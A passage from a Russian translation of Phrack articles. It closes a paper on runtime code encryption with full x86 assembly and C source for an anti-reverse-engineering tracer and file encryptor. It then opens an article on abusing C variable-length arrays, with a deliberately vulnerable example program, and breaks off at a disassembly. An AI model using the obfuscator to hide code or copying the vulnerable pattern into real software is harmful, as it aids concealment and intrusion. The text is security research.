+       diza->p_lock = c;
+       continue;
   }

   break;
```

Также понадобилось убрать `__cdecl` у функций — это «особенность» компиляторов Win32 C, не нужная на платформах UNIX.

3.5 — Ограничения

• Движок XDE, вероятно, не умеет обрабатывать новые инструкции (SSE, MMX и т. д.). Определённо не умеет обрабатывать 3dNow!, поскольку они начинаются с 0x0F 0x0F — последовательности байт, которую XDE считает недопустимой кодировкой инструкции.

• Трассировщик разделяет ту же память, что и трассируемая программа. Если трассируемая программа настолько повреждена, что записывает в произвольную чужую память, она может наткнуться на части трассирующей процедуры и перезаписать их.

• Любой вид трассировки влияет на скорость. Я не измерял, насколько этот метод замедляет выполнение программы (особенно по сравнению с `ptrace()`).

• Не обрабатывает даже все инструкции 386 (в частности, дальние вызовы/переходы и RET imm16). В этом случае трассировщик останавливается с HLT, который должен вызвать GPF в любой ОС, выполняющей пользовательские процессы в кольцах, отличных от 0.

• Размер блока 8 байт жёстко закодирован во многих местах программы. Исходный код (и C, и ASM) следует параметризовать с помощью чего-то вроде `#define BLOCKSIZE`.

• Процедура трассировки не является реентерабельной! Это означает, что любой код, выполняемый `crypt_exec`, не может снова вызвать `crypt_exec`, иначе он перезапишет

собственный контекст!

• Сам код неоптимален:
• `identity_decrypt` можно реализовать через 4-байтовые пересылки.
• Можно использовать больше регистров, чтобы сократить обращения к памяти.

3.6 — Соображения по портированию

Это настолько архитектурно-зависимый код, насколько это вообще возможно — в основной процедуре нет ни единого машинно-независимого фрагмента, пригодного для другой архитектуры процессора. Думаю, что портирование не должно быть слишком сложным — в основном это переписывание механики текущей программы. Среди моментов, на которые стоит обратить внимание:

• Убедитесь, что обрабатываются все инструкции передачи управления.

• Инструкции пересылки могут влиять на флаги процессора.

• Напишите процедуру дизассемблирования. Большинство RISC-архитектур имеют регулярный набор инструкций и должны быть значительно проще в дизассемблировании, чем код x86.

• Это самомодифицирующийся код: может потребоваться сброс очереди предвыборки инструкций.

• Обработайте отложенные переходы и загрузки, если архитектура их поддерживает. Это может быть непросто.

• Возможно, потребуется обойти защиту страниц перед вызовом дешифратора (неисполняемые сегменты данных).

Из-за отсутствия аппаратного обеспечения, отличного от x86, реализовать дешифратор на другом процессоре мне не удалось.

---

4 — Дальнейшие идеи

• **Улучшенная схема шифрования.** Режим ECB плох, особенно при малом размере блока 8 байт. Возможная альтернатива:

1. Округлить `traced_eip` вниз до кратного 8 байтам.
2. Зашифровать результат ключом.
3. Выполнить XOR результата с байтами инструкции.

Тогда шифрование будет зависеть от расположения в памяти. Расшифровка работает аналогично. Однако это усложнит программу cryptfile.c.

• **Зашифрованные данные.** Придумать прозрачный (для программиста на C) способ доступа к зашифрованным данным. На ум приходят как минимум два подхода: 1) работа с отображениями страниц и обработка исключений чтения/записи; 2) использование XDE для декодирования всех обращений к памяти и выполнение шифрования или расшифровки в зависимости от типа доступа (чтение или запись). Первый подход кажется слишком медленным (много переключений контекста на каждое чтение данных), чтобы быть практичным.

• **Новые наборы инструкций и архитектуры.** Расширить XDE для поддержки новых инструкций x86. Портировать процедуру на архитектуры, отличные от i386 (первой на ум приходит AMD64, затем ARM, SPARC...).

• **Расшифровка на смарт-карте.** Медленно, но нет опасности компрометации ключа.

• **Полиморфный движок расшифровки.**

---

5 — Связанные работы

Этот раздел даёт краткий обзор существующих работ — либо схожих по техникам реализации (ELFsh и трассировка без ptrace), либо связанных с аспектом защиты кода.

5.1 ELFsh

Статья команды ELFsh об elfsh и e2dbg [7], также в этом выпуске Phrack. Общее в нашей работе — подход к трассировке программ без использования `ptrace(2)`. Их последняя разработка — встроенный ELF-отладчик e2dbg со скриптовым управлением. Они также обходят защиту PaX — вопрос, который я вообще не рассматривал.

5.2 Shiva

Бинарный шифровщик Shiva [8], выпущенный только в бинарном виде. Он всерьёз препятствует обратной разработке, включая такие функции, как обнаружение флага трассировки, защита от `ptrace()`, блоки с отображением по требованию (чтобы нельзя было сдампить полностью расшифрованный образ через `/proc`), использование int3 для эмуляции некоторых инструкций и многоуровневое шифрование. Второй, защищённый паролем слой необязателен и шифруется 128-битным AES. Третий слой шифрует с использованием TEA — tiny encryption algorithm.

Согласно анализу в [9], «для достаточно больших программ в любой момент времени расшифровано не более 1/3 программы». Это ЗНАЧИТЕЛЬНО больше открытого кода в памяти по сравнению с моим случаем: 24 байта независимо от каких-либо внешних факторов. Кроме того, Shiva жёстко привязан к формату ELF, тогда как мой метод не привязан ни к какой операционной системе или формату исполняемых файлов (хотя текущий код ограничен 32-битной архитектурой x86).

5.3 Burneye

Команда team-teso выпустила два инструмента: burneye и burneye2 (objobf) [10].

Burneye — мощный инструмент шифрования бинарных файлов. Подобно Shiva, он имеет три слоя: 1) обфускация, 2) шифрование на основе пароля с использованием RC4 и SHA1 (для генерации ключа из парольной фразы) и 3) слой отпечатков пальцев.

Слой отпечатков пальцев наиболее интересен: собирается информация о целевой системе (например, объём памяти и т. д.) и формируется «отпечаток». Исполняемый файл шифруется с учётом отпечатка, так что результирующий бинарник может работать только на узле с данным отпечатком. Предусмотрены два варианта использования отпечатков:

• Можно задать допуск отпечатка, допускающий небольшие отклонения. Таким образом, например, память на целевой системе можно увеличить, и исполняемый файл всё равно будет работать. Если количество различий в отпечатке слишком велико, программа работать не будет.

• Seal («запечатывание»): программа, созданная с этой опцией, будет работать на любой системе. Однако при первом запуске она создаёт отпечаток узла и «запечатывает» себя на этом узле. После этого исходный запечатанный бинарник надёжно удаляется.

Зашифрованный бинарник также можно сделать самоудаляющимся при установке определённой переменной окружения во время выполнения программы.

objobf — это просто обфускатор перемещаемых объектов. Слоя шифрования нет. На вход поступает обычный перемещаемый объект, на выходе — преобразованный, обфусцированный и функционально эквивалентный код. Преобразования кода включают: вставку мусорных инструкций, рандомизацию порядка базовых блоков и разбиение базовых блоков в случайных точках.

5.4 Заключение

Отличительные особенности представленной техники шифрования кода:

• Очень малое количество открытого кода в памяти в любой момент времени — всего 24 байта. Другие инструменты оставляют в памяти значительно больше открытого кода.

• Никаких специальных загрузчиков или манипуляций с форматом исполняемых файлов не требуется. Есть одна простая утилита, шифрующая существующий код по месту. Она не зависит от формата исполняемых файлов, поскольку её аргументы — смещения функций внутри исполняемого файла (соответствующие адресам функций во время выполнения).

• Код привязан к 32-битной архитектуре x86, однако он должен быть переносим без изменений на любую операционную систему, работающую на x86-32. При наличии PaX или NX могут потребоваться специальные меры по настройке защиты страниц.

С другой стороны, текущая версия движка очень уязвима с точки зрения обратной разработки. Её легко обнаружить, сканируя фиксированные последовательности инструкций (процедуру расшифровки). Как только дешифратор найден, нетрудно отслеживать несколько фиксированных адресов памяти, чтобы получить как EIP, так и исходную инструкцию по этому EIP. Материал ключа легко получить, но это справедливо для ЛЮБОГО подхода, использующего ключи в памяти.

Тем не менее дешифратор в его нынешнем виде имеет одно преимущество: поскольку это обычный код без специальных трюков, его должно быть несложно скомбинировать с инструментом, более устойчивым к обратной разработке, — например, Shiva или Burneye.

---

6 — Ссылки

1. Phrack magazine.
   https://phrack.org

2. Руководства по ptrace:
   http://linuxgazette.net/issue81/sandeep.html
   http://linuxgazette.net/issue83/sandeep.html
   http://linuxgazette.net/issue85/sandeep.html

3. D. E. Knuth: The Art of Computer Programming, vol.1: Fundamental Algorithms.
4. Fenris.

http://lcamtuf.coredump.cx/fenris/whatis.shtml

5. XDE.
   http://z0mbie.host.sk

6. Исходный код описанных программ. Написанный мной исходный код распространяется под лицензией MIT. Другие ф
   http://www.core-dump.com.hr/software/cryptexec.tar.gz

7. ELFsh, the ELF shell. Мощная программа для работы с ELF-файлами.
   http://elfsh.devhell.org

8. Shiva binary encryptor.
   http://www.securereality.com.au

9. Reverse Engineering Shiva.
   http://blackhat.com/presentations/bh-federal-03/bh-federal-03-eagle/bh-fed-03-eagle.pdf

10. Burneye and Burneye2 (objobf).
    http://packetstormsecurity.org/groups/teso/indexsize.html

---

7 — Благодарности

Спасибо mayhem, который просмотрел эту статью. Его предложения оказались очень полезными и сделали текст значительно более зрелым по сравнению с оригиналом.

A — Приложение: Исходный код

Здесь приводится только мой собственный исходный код. Полный пакет исходников можно получить из [6]. Он включает:

• Весь исходный код, приведённый здесь,
• патченый дизассемблер XDE, и
• исходный код криптографического алгоритма CAST5.

A.1 — Исходный код трассировщика: crypt_exec.S

```
/*
Copyright (c) 2004 Zeljko Vrba

Permission is hereby granted, free of charge, to any person obtaining
a copy of this software and associated documentation files (the
"Software"), to deal in the Software without restriction, including
without limitation the rights to use, copy, modify, merge, publish,
distribute, sublicense, and/or sell copies of the Software, and to permit
persons to whom the Software is furnished to do so, subject to the
following conditions:

The above copyright notice and this permission notice shall be included
in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,
EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT.
IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY
CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT
```

```
OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR
THE USE OR OTHER DEALINGS IN THE SOFTWARE.
*/

.text

/************************************************************************
 * void *crypt_exec(
 *   decrypt_fn_ptr dfn, const void *key,
 *   const void *lo_addr, const void *hi_addr,
 *   const void *addr, ...)
 * typedef (*decrypt_fn_ptr)(
 *   void *key, unsigned char *dst, const unsigned char *src);
 *
 * - dfn is pointer to deccryption function
 * - key is pointer to crypt routine key data
 * - addr is the addres where execution should begin. due to the way the
 *   code is decrypted and executed, it MUST be aligned to 8 (BLOCKSIZE)
 *   bytes!!
 * - the rest are arguments to called function
 *
 * The crypt_exec stops when the stack pointer becomes equal to what it
 * was on entry, and executing 'ret' would cause the called function to
 * exit. This works assuming normal C compiled code.
 *
 * Returns the value the function would normally return.
 *
 * This code calls:
 * int xde_disasm(unsigned char *ip, struct xde_instr *outbuf);
 * XDE disassembler engine is compiled and used with PACKED structure!
 *
 * It is assumed that the encryption algorithm uses 64-bit block size.
 * Very good protection could be done if decryption is executed on the
 * SMART CARD.
 *
 * Some terminology:
 * 'Traced' refers to the original program being executed instruction by
 * instruction. The technique used resembles Knuth's tracing routine (and
 * indeed, we get true tracing when decryption is dropped).
 *
 * 'Our' refers to our data stack, etc.
 *
 * TODOs and limitations:
 * - some instructions are not emulated (FAR CALL/JMP/RET, RET NEAR imm16)
 * - LOOP* and JCXZ opcodes haven't been tested
 * - _jcc_rel32 has been tested only indirectly by _jcc_rel8
 ************************************************************************/

/*
  Offsets into xde_instr struct.
*/
#define OPCODE  23
#define OPCODE2 24
#define MODRM   25

/*
 Set up our stack and save traced context. The context is saved at the end
 of our stack.
*/
#define SAVE_TRACED_CONTEXT \
    movl %esp, traced_esp   ;\
    movl $stk_end, %esp     ;\
    pusha                   ;\
    pushf

/*
 Restore traced context from the current top of stack. After that restores
 traced stack pointer.
*/
#define RESTORE_TRACED_CONTEXT \
    popf                    ;\
```

```
    popa                    ;\
    movl traced_esp, %esp

/*
 Identity decryption routine. This just copies 8 bytes (BLOCKSIZE) from
 source to destination. Has normal C calling convention. Is not global.
*/
identity_decrypt:
    movl 8(%esp), %edi              /* destination address */
    movl 12(%esp), %esi             /* source address */
    movl $8, %ecx                   /* 8 bytes */
    cld
    rep movsb
    ret

crypt_exec:
.globl crypt_exec
.extern disasm

    /*
     Fetch all arguments. We are called from C and not expected to save
     registers. This is the stack on entry:
     [ ret_addr dfn key lo_addr hi_addr addr ...args ]
    */
    popl %eax                       /* return address */
    popl r_decrypt                  /* real decryption function pointer */
    popl key                        /* encryption key */
    popl lo_addr                    /* low traced eip */
    popl hi_addr                    /* high traced eip */
    popl traced_eip                 /* eip to start tracing */
    pushl %eax                      /* put return addr to stack again */

    /*
     now the stack frame resembles as if inner function (starting at
     traced_eip) were called by normal C calling convention (after return
     address, the vararg arguments folow)
    */
    movl %esp, end_esp              /* this is used to stop tracing. */
    movl $0, traced_ctr             /* reset counter of insns to 0 */

decryptloop:
    SAVE_TRACED_CONTEXT

decryptloop_nocontext:
    movl traced_eip, %eax
    movl $identity_decrypt, %ebx    /* assume no decryption */
    cmpl lo_addr, %eax
    jb .store_decrypt_ptr           /* traced_eip < lo_addr */
    cmpl hi_addr, %eax
    ja .store_decrypt_ptr           /* traced_eip > hi_addr */
    movl r_decrypt, %ebx            /* in bounds, do decryption */
.store_decrypt_ptr:
    movl %ebx, decrypt

    andl $-8, %eax                  /* round down traced_eip to 8 bytes */
    pushl %eax                      /* src buffer */
    pushl $insn                     /* dst buffer */
    pushl key                       /* key data pointer */
    call *decrypt                   /* 1st block */
    addl $8, 4(%esp)                /* advance dst */
    addl $8, 8(%esp)                /* advance src */
    call *decrypt                   /* 2nd block */
    addl $8, 4(%esp)                /* advance dst */
    addl $8, 8(%esp)                /* advance src */
    call *decrypt                   /* 3rd block */
    addl $12, %esp                  /* clear args from stack */

    movl traced_eip, %eax
    andl $7, %eax                   /* traced_eip mod 8 */
    addl $insn, %eax                /* offset within decrypted buffer */
    pushl $disbuf                   /* address to disassemble into */
```

```
    pushl %eax                      /* insn offset to disassemble */
    call xde_disasm                 /* disassemble and return len */
    movl %eax, ilen                 /* store instruction length */
    popl %eax                       /* decrypted insn start */
    popl %ebx                       /* clear remaining arg from stack */

    movl ilen, %ebx
    addl %ebx, traced_eip           /* advance traced eip */
    incl traced_ctr                 /* increment counter */
    movw $0x25FF, (%eax, %ebx)      /* JMP indirect; little-endian! */
    movl $continue, 2(%eax, %ebx)   /* store address */
    movzbl OPCODE+disbuf, %esi      /* load instruction byte */
    jmp *control_table(,%esi,4)     /* execute by appropirate handler */

.data

_unhandled:
     hlt

_nonjump:
    subl $insn, %eax                /* insn begin within insn buffer */
    movb %al, .execute+1            /* update jmp instruction */
    RESTORE_TRACED_CONTEXT
.execute:
    jmp insn                        /* relative, only offset adjusted */
insn:
    .fill 32, 1, 0x90

_jcc_rel8:
    movsbl 1(%eax), %ebx            /* load sign-extended offset */
    movb (%eax), %cl                /* load instruction */
    addb $0x10, %cl                 /* adjust opcode to long form */

_jcc_rel32:
    movb %cl, ._jcc_rel32_insn+1    /* store opcode to instruction */
    popf                            /* restore traced flags */

._jcc_rel32_insn:
    .byte 0x0F, 0x80
    .long ._jcc_rel32_true - ._jcc_rel32_false

._jcc_rel32_false:
    pushf
    jmp decryptloop_nocontext

._jcc_rel32_true:
    pushf

rel_offset_fixup:
    addl %ebx, traced_eip
    jmp decryptloop_nocontext

_retn:
    movl traced_esp, %ebp           /* compare curr traced esp to esp */
    cmpl %ebp, end_esp              /* when crypt_exec caller's return */
    je ._endtrace                   /* address was on top of the stack */

    movl %esp, %ebp                 /* save our current stack */
    movl traced_esp, %esp           /* get traced stack */
    popl traced_eip                 /* pop return address */
    movl %esp, traced_esp           /* write back traced stack */
    movl %ebp, %esp                 /* restore our current stack */
    jmp decryptloop_nocontext

._endtrace:
    movl (%ebp), %ebx               /* return address */
    subl $20, %ebp                  /* fake 5 extra args */
    movl %ebx, (%ebp)               /* put ret addr on top of stack */
    movl %ebp, traced_esp           /* store adjusted stack */
    RESTORE_TRACED_CONTEXT
    ret                             /* return without regaining control */
```

```
_loopne:
    movb $0xE0, ._loop_insn         /* loopne opcode */
    jmp ._doloop
_loope:
    movb $0xE1, ._loop_insn         /* loope opcode */
    jmp ._doloop
_loop:
    movb $0xE2, ._loop_insn         /* loop opcode */
._doloop:
    movsbl 1(%eax), %ebx
    movl 28(%esp), %ecx
    popf

._loop_insn:
    .byte 0xE0                      /* LOOP* opcodes: E0, E1, E2 */
    .byte ._loop_insn_true - ._loop_insn_false

._loop_insn_false:
    pushf
    movl %ecx, 28(%esp)
    jmp decryptloop_nocontext

._loop_insn_true:
    pushf
    movl %ecx, 28(%esp)
    jmp rel_offset_fixup

_jcxz:
    movsbl 1(%eax), %ebx            /* get signed offset */
    cmpl $0, 28(%esp)               /* test traced ecx for 0 */
    jz rel_offset_fixup             /* if so, fix up traced EIP */
    jmp decryptloop_nocontext

_callrel:
    movb $1, %cl                    /* 1 to indicates relative call */
    movl 1(%eax), %ebx              /* get offset */

_call:
    movl %esp, %ebp                 /* save our stack */
    movl traced_esp, %esp           /* push traced eip onto */
    pushl traced_eip                /* traced stack */
    movl %esp, traced_esp           /* write back traced stack */
    movl %ebp, %esp                 /* restore our stack */
    testb %cl, %cl                  /* if not zero, then it is a */
    jnz rel_offset_fixup            /* relative call */
    movl %ebx, traced_eip           /* store dst eip */
    jmp decryptloop_nocontext       /* continue execution */

_jmp_rel8:
    movsbl 1(%eax), %ebx            /* get signed offset */
    jmp rel_offset_fixup

_jmp_rel32:
    movl 1(%eax), %ebx              /* get offset */
    jmp rel_offset_fixup

_grp5:
    movb MODRM+disbuf, %bl          /* get modRM byte */
    shr $3, %bl                     /* shift bits 3-5 to 0-2 */
    andb $7, %bl                    /* and test only bits 0-2 */
    cmpb $2, %bl                    /* < 2, not control transfer */
    jb _nonjump
    cmpb $5, %bl                    /* > 5, not control transfer */
    ja _nonjump
    cmpb $3, %bl                    /* CALL FAR */
    je _unhandled
    cmpb $5, %bl                    /* JMP FAR */
    je _unhandled
    movb %bl, %dl                   /* for future reference */

    movb $0x8B, (%eax)          /* replace with MOV_to_reg32 opcode */
```

```
    movb 1(%eax), %bl           /* get modR/M byte */
    andb $0xC7, %bl             /* mask bits 3-5 */
    orb $0x18, %bl              /* set them to 011=3: ebx reg index */
    movb %bl, 1(%eax)           /* set MOV target to ebx */

    movl $._grp5_continue, continue
    movl %esp, %ebp             /* save traced context pointer into ebp */
    pusha                       /* store our context; eflags irrelevant */
    movl %esp, our_esp          /* our context pointer */
    movl %ebp, %esp             /* adjust traced context pointer */
    jmp _nonjump

._grp5_continue:
    movl $decryptloop, continue     /* restore continue location */
    movl our_esp, %esp              /* restore our esp */
    movl %ebx, 16(%esp)             /* so that ebx is restored anew */
    popa                            /* our context along with new ebx */
    cmpb $2, %dl                    /* CALL near indirect */
    je ._grp5_call
    movl %ebx, traced_eip           /* JMP near indirect */
    jmp decryptloop_nocontext
._grp5_call:
    xorb %cl, %cl                   /* mark: addr in ebx is absolute */
    jmp _call

_0xf:
    movb OPCODE2+disbuf, %cl        /* extended opcode */
    cmpb $0x80, %cl
    jb _nonjump                     /* < 0x80, not Jcc */
    cmpb $0x8F, %cl
    ja _nonjump                     /* > 0x8F, not Jcc */
    movl 2(%eax), %ebx              /* load 32-bit offset */
    jmp _jcc_rel32

control_table:
    .rept 0x0F                      /* 0x00 - 0x0E */
    .long _nonjump                  /* normal opcodes */
    .endr
    .long _0xf                      /* 0x0F two-byte escape */

    .rept 0x60                      /* 0x10 - 0x6F */
    .long _nonjump                  /* normal opcodes */
    .endr

    .rept 0x10                      /* 0x70 - 0x7F */
    .long _jcc_rel8                 /* relative 8-bit displacement */
    .endr

    .rept 0x10                      /* 0x80 - 0x8F */
    .long _nonjump
    .endr

    .rept 0x0A                      /* 0x90 - 0x99 */
    .long _nonjump
    .endr
    .long _unhandled                /* 0x9A: far call to full pointer */
    .rept 0x05                      /* 0x9B - 0x9F */
    .long _nonjump
    .endr

    .rept 0x20                      /* 0xA0 - 0xBF */
    .long _nonjump
    .endr

    .long _nonjump, _nonjump        /* 0xC0, 0xC1 */
    .long _unhandled                /* 0xC2: retn imm16 */
    .long _retn                     /* 0xC3: retn */
    .rept 0x06                      /* 0xC4 - 0xC9 */
    .long _nonjump
    .endr
    .long _unhandled, _unhandled    /* 0xCA, 0xCB : far ret */
```

```
    .rept 0x04
    .long _nonjump
    .endr

    .rept 0x10                      /* 0xD0 - 0xDF */
    .long _nonjump
    .endr

    .long _loopne, _loope           /* 0xE0, 0xE1 */
    .long _loop, _jcxz              /* 0xE2, 0xE3 */
    .rept 0x04                      /* 0xE4 - 0xE7 */
    .long _nonjump
    .endr
    .long _callrel                  /* 0xE8 */
    .long _jmp_rel32                /* 0xE9 */
    .long _unhandled                /* far jump to full pointer */
    .long _jmp_rel8                 /* 0xEB */
    .rept 0x04                      /* 0xEC - 0xEF */
    .long _nonjump
    .endr

    .rept 0x0F                      /* 0xF0 - 0xFE */
    .long _nonjump
    .endr
    .long _grp5                     /* 0xFF: group 5 instructions */

.data
continue:   .long decryptloop       /* where to continue after 1 insn */

.bss
.align  4
traced_esp: .long 0                 /* traced esp */
traced_eip: .long 0                 /* traced eip */
traced_ctr: .long 0                 /* incremented by 1 for each insn */
lo_addr:    .long 0                 /* low encrypted eip */
hi_addr:    .long 0                 /* high encrypted eip */
our_esp:    .long 0                 /* our esp... */
end_esp:    .long 0                 /* esp when we should stop tracing */
local_stk:  .fill 1024, 4, 0        /* local stack space (to call C) */
stk_end = .                         /* we need this.. */
ilen:       .long 0                 /* instruction length */
key:        .long 0                 /* pointer to key data */
decrypt:    .long 0                 /* USED decryption function */
r_decrypt:  .long 0                 /* REAL decryption function */
disbuf:     .fill 128, 1, 0         /* xde disassembly buffer */
```

```
 * This program encrypts a portion of the file, writing new file with
 * .crypt appended. The permissions (execute, et al) are NOT preserved!
 * The blocksize of 8 bytes is hardcoded.
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include "cast5.h"

#define BLOCKSIZE 8
#define KEYSIZE 16

typedef void (*cryptblock_f)(void*, u8*, const u8*);

static unsigned char *decode_hex_key(char *hex)
{
    static unsigned char key[KEYSIZE];
    int i;

    if(strlen(hex) != KEYSIZE << 1) {
        fprintf(stderr, "KEY must have EXACTLY %d hex digits.\n",
          KEYSIZE << 1);
       exit(1);
    }

    for(i = 0; i < KEYSIZE; i++, hex += 2) {
        unsigned int x;
        char old = hex[2];

        hex[2] = 0;
        if(sscanf(hex, "%02x", &x) != 1) {
            fprintf(stderr, "non-hex digit in KEY.\n");
            exit(1);
        }
        hex[2] = old;
        key[i] = x;
    }

    return key;
}

static void *docrypt(
    FILE *in, FILE *out,
    long startoff, long endoff,
    cryptblock_f crypt, void *ctx)
{
    char buf[BLOCKSIZE], enc[BLOCKSIZE];
    long curroff = 0;
    size_t nread = 0;

    while((nread = fread(buf, 1, BLOCKSIZE, in)) > 0) {
        long diff = startoff - curroff;

        if((diff < BLOCKSIZE) && (diff > 0)) {
            if(fwrite(buf, 1, diff, out) < diff) {
                perror("fwrite");
                exit(1);
            }
            memmove(buf, buf + diff, BLOCKSIZE - diff);
            fread(buf + BLOCKSIZE - diff, 1, diff, in);
            curroff = startoff;
        }

        if((curroff >= startoff) && (curroff < endoff)) {
            crypt(ctx, enc, buf);
        } else {
            memcpy(enc, buf, BLOCKSIZE);
        }
        if(fwrite(enc, 1, nread, out) < nread) {
            perror("fwrite");
```

```
            exit(1);
        }
        curroff += nread;
    }
}

int main(int argc, char **argv)
{
    FILE *in, *out;
    long startoff, endoff;
    char outfname[256];
    unsigned char *key;
    struct cast5_ctx ctx;
    cryptblock_f mode;

    if(argc != 6) {
        fprintf(stderr, "USAGE: %s <-e|-d> FILE KEY STARTOFF ENDOFF\n",
          argv[0]);
        fprintf(stderr, "KEY MUST be 32 hex digits (128 bits).\n");
        return 1;
    }

    if(!strcmp(argv[1], "-e")) {
        mode = cast5_encrypt;
    } else if(!strcmp(argv[1], "-d")) {
        mode = cast5_decrypt;
    } else {
        fprintf(stderr, "invalid mode (must be either -e od -d)\n");
        return 1;
    }

    startoff = atol(argv[4]);
    endoff = atol(argv[5]);
    key = decode_hex_key(argv[3]);

    if(cast5_setkey(&ctx, key, KEYSIZE) < 0) {
        fprintf(stderr, "error setting key (maybe invalid length)\n");
        return 1;
    }

    if((endoff - startoff) & (BLOCKSIZE-1)) {
        fprintf(stderr, "STARTOFF and ENDOFF must span an exact multiple"
          " of %d bytes\n", BLOCKSIZE);
        return 1;
    }
    if((endoff - startoff) < BLOCKSIZE) {
        fprintf(stderr, "STARTOFF and ENDOFF must span at least"
          " %d bytes\n", BLOCKSIZE);
        return 1;
    }

    sprintf(outfname, "%s.crypt", argv[2]);
    if(!(in = fopen(argv[2], "r"))) {
        fprintf(stderr, "fopen(%s): %s\n", argv[2], strerror(errno));
        return 1;
    }
    if(!(out = fopen(outfname, "w"))) {
        fprintf(stderr, "fopen(%s): %s\n", outfname, strerror(errno));
        return 1;
    }

    docrypt(in, out, startoff, endoff, mode, &ctx);

    fclose(in);
    fclose(out);
    return 0;
}
```

A.3 — Тестовая программа: test2.c

```
/*
Copyright (c) 2004 Zeljko Vrba

Permission is hereby granted, free of charge, to any person obtaining
a copy of this software and associated documentation files (the
"Software"), to deal in the Software without restriction, including
without limitation the rights to use, copy, modify, merge, publish,
distribute, sublicense, and/or sell copies of the Software, and to permit
persons to whom the Software is furnished to do so, subject to the
following conditions:

The above copyright notice and this permission notice shall be included
in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,
EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT.
IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY
CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT
OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR
THE USE OR OTHER DEALINGS IN THE SOFTWARE.
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "cast5.h"

#define BLOCKSIZE 8
#define KEYSIZE 16

/*
 * f1 and f2 are encrypted with the following 128-bit key:
 * 5f4dcc3b5aa765d61d8327deb882cf99 (MD5 of the string 'password')
 */

static int f1(int a)
{
    int i, s = 0;

    for(i = 0; i < a; i++) {
        s += i*i;
    }
    printf("called plaintext code: f1 = %d\n", a);
    return s;
}

static int f2(int a, int b)
{
    int i;

    a = f1(a);
    for(i = 0; i < b; i++) {
        a += b;
    }
    return a;
}

static unsigned char *decode_hex_key(char *hex)
{
    static unsigned char key[KEYSIZE];
    int i;

    if(strlen(hex) != KEYSIZE << 1) {
        fprintf(stderr, "KEY must have EXACTLY %d hex digits.\n",
          KEYSIZE << 1);
        exit(1);
    }
```

```
    for(i = 0; i < KEYSIZE; i++, hex += 2) {
        unsigned int x;
        char old = hex[2];

        hex[2] = 0;
        if(sscanf(hex, "%02x", &x) != 1) {
            fprintf(stderr, "non-hex digit in KEY.\n");
            exit(1);
        }
        hex[2] = old;
        key[i] = x;
    }

    return key;
}

int main(int argc, char **argv)
{
    int a, b, result;
    char op[16], hex[256];
    void *esp;
    struct cast5_ctx ctx;

    printf("enter decryption key: ");
    scanf("%255s", hex);
    if(cast5_setkey(&ctx, decode_hex_key(hex), KEYSIZE) < 0) {
        fprintf(stderr, "error setting key.\n");
        return 1;
    }

    printf("a b = "); scanf("%d %d", &a, &b);

    asm("movl %%esp, %0" : "=m" (esp));
    printf("esp=%p\n", esp);
    result = crypt_exec(cast5_decrypt, &ctx, f1, decode_hex_key,
      f2, a, b);
    asm("movl %%esp, %0" : "=m" (esp));
    printf("esp=%p\n", esp);
    printf("result = %d\n", result);

    return 0;
}
```

Хватаясь за соломинку: когда можно сдвинуть указатель стека

Автор: Andrew Griffiths

Оглавление

---

1 - Введение

Данная статья документирует редкую, но тем не менее интересную уязвимость в массивах переменной длины в C. Эта ситуация возникает, когда длина, заданная пользователем, передаётся через параметр в объявление переменной внутри функции.

В результате злоумышленник может «сдвинуть» указатель стека так, чтобы он указывал в неожиданное место — например, выше текущей вершины стека или куда-нибудь ещё, вроде Глобальной таблицы смещений (GOT).

---

2 - Предыстория

После пары партий в бильярд и пива в местном пабе nemo рассказал о некоторых находках по итогам дневного аудита кода. Он упомянул, что встретил интересные конструкции, которые ещё не успел полностью изучить (возможно, потому что я утащил его выпить).

По сути, код выглядел примерно так:

```
int function(int len, some_other_args)
{
    int a;
    struct whatever *b;
    unsigned long c[len];

    if(len > SOME_DEFINE) {
        return ERROR;
    }

    /* остальной код */
}
```

Мы начали это обсуждать и думать, как можно этим воспользоваться. После долгих разговоров о том, не помешает ли компилятор, на каких архитектурах это сработает (и каковы их особенности), и ещё пары кружек пива мы пришли к выводу, что эксплуатация вполне осуществима и сводится к стандартной операции `esp -= user_supplied_value`.

Проблема в приведённом коде заключается в том, что если `len` задаётся пользователем, можно сделать его отрицательным и переместить указатель стека ближе к вершине стека, а не к его основанию (при условии, что стек растёт вниз).

2.1 - Примечание о стандарте C99

Стандарт C99 допускает объявление массивов переменной длины.

Цитата:

> *«В этом примере размер массива переменной длины вычисляется и возвращается из функции:*
> ```c
> size_t fsize3 (int n)
> {
> char b[n+3]; // Массив переменной длины.
> return sizeof b; // sizeof, вычисляемый во время выполнения.
> }
> int main()
> {
> size_t size;
> size = fsize3(10); // fsize3 возвращает 13.
> return 0;
> }
> ```

---

3 - Разбор

Вот (несколько запутанный) файл на C, который мы будем использовать в качестве примера. Далее по статье мы рассмотрим и другие случаи.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/types.h>

int func(int len, char *stuff)
{
    char x[len];

    printf("sizeof(x): %d\n", sizeof(x));
    strncpy(x, stuff, 4);
    return 58;
}

int main(int argc, char **argv)
{
    return func(atoi(argv[1]), argv[2]);
```

```
}
```

Возникает вопрос: какой код генерирует компилятор для функции `func`?

Ниже приведён дизассемблированный вывод, полученный при компиляции командой `gcc dmeiswrong.c -o dmeiswrong` с использованием «gcc version 3.3.5 (Debian 1:3.3.5-8ubuntu2)».

```
080483f4 <func>:
 80483f4: 55                    push   %ebp
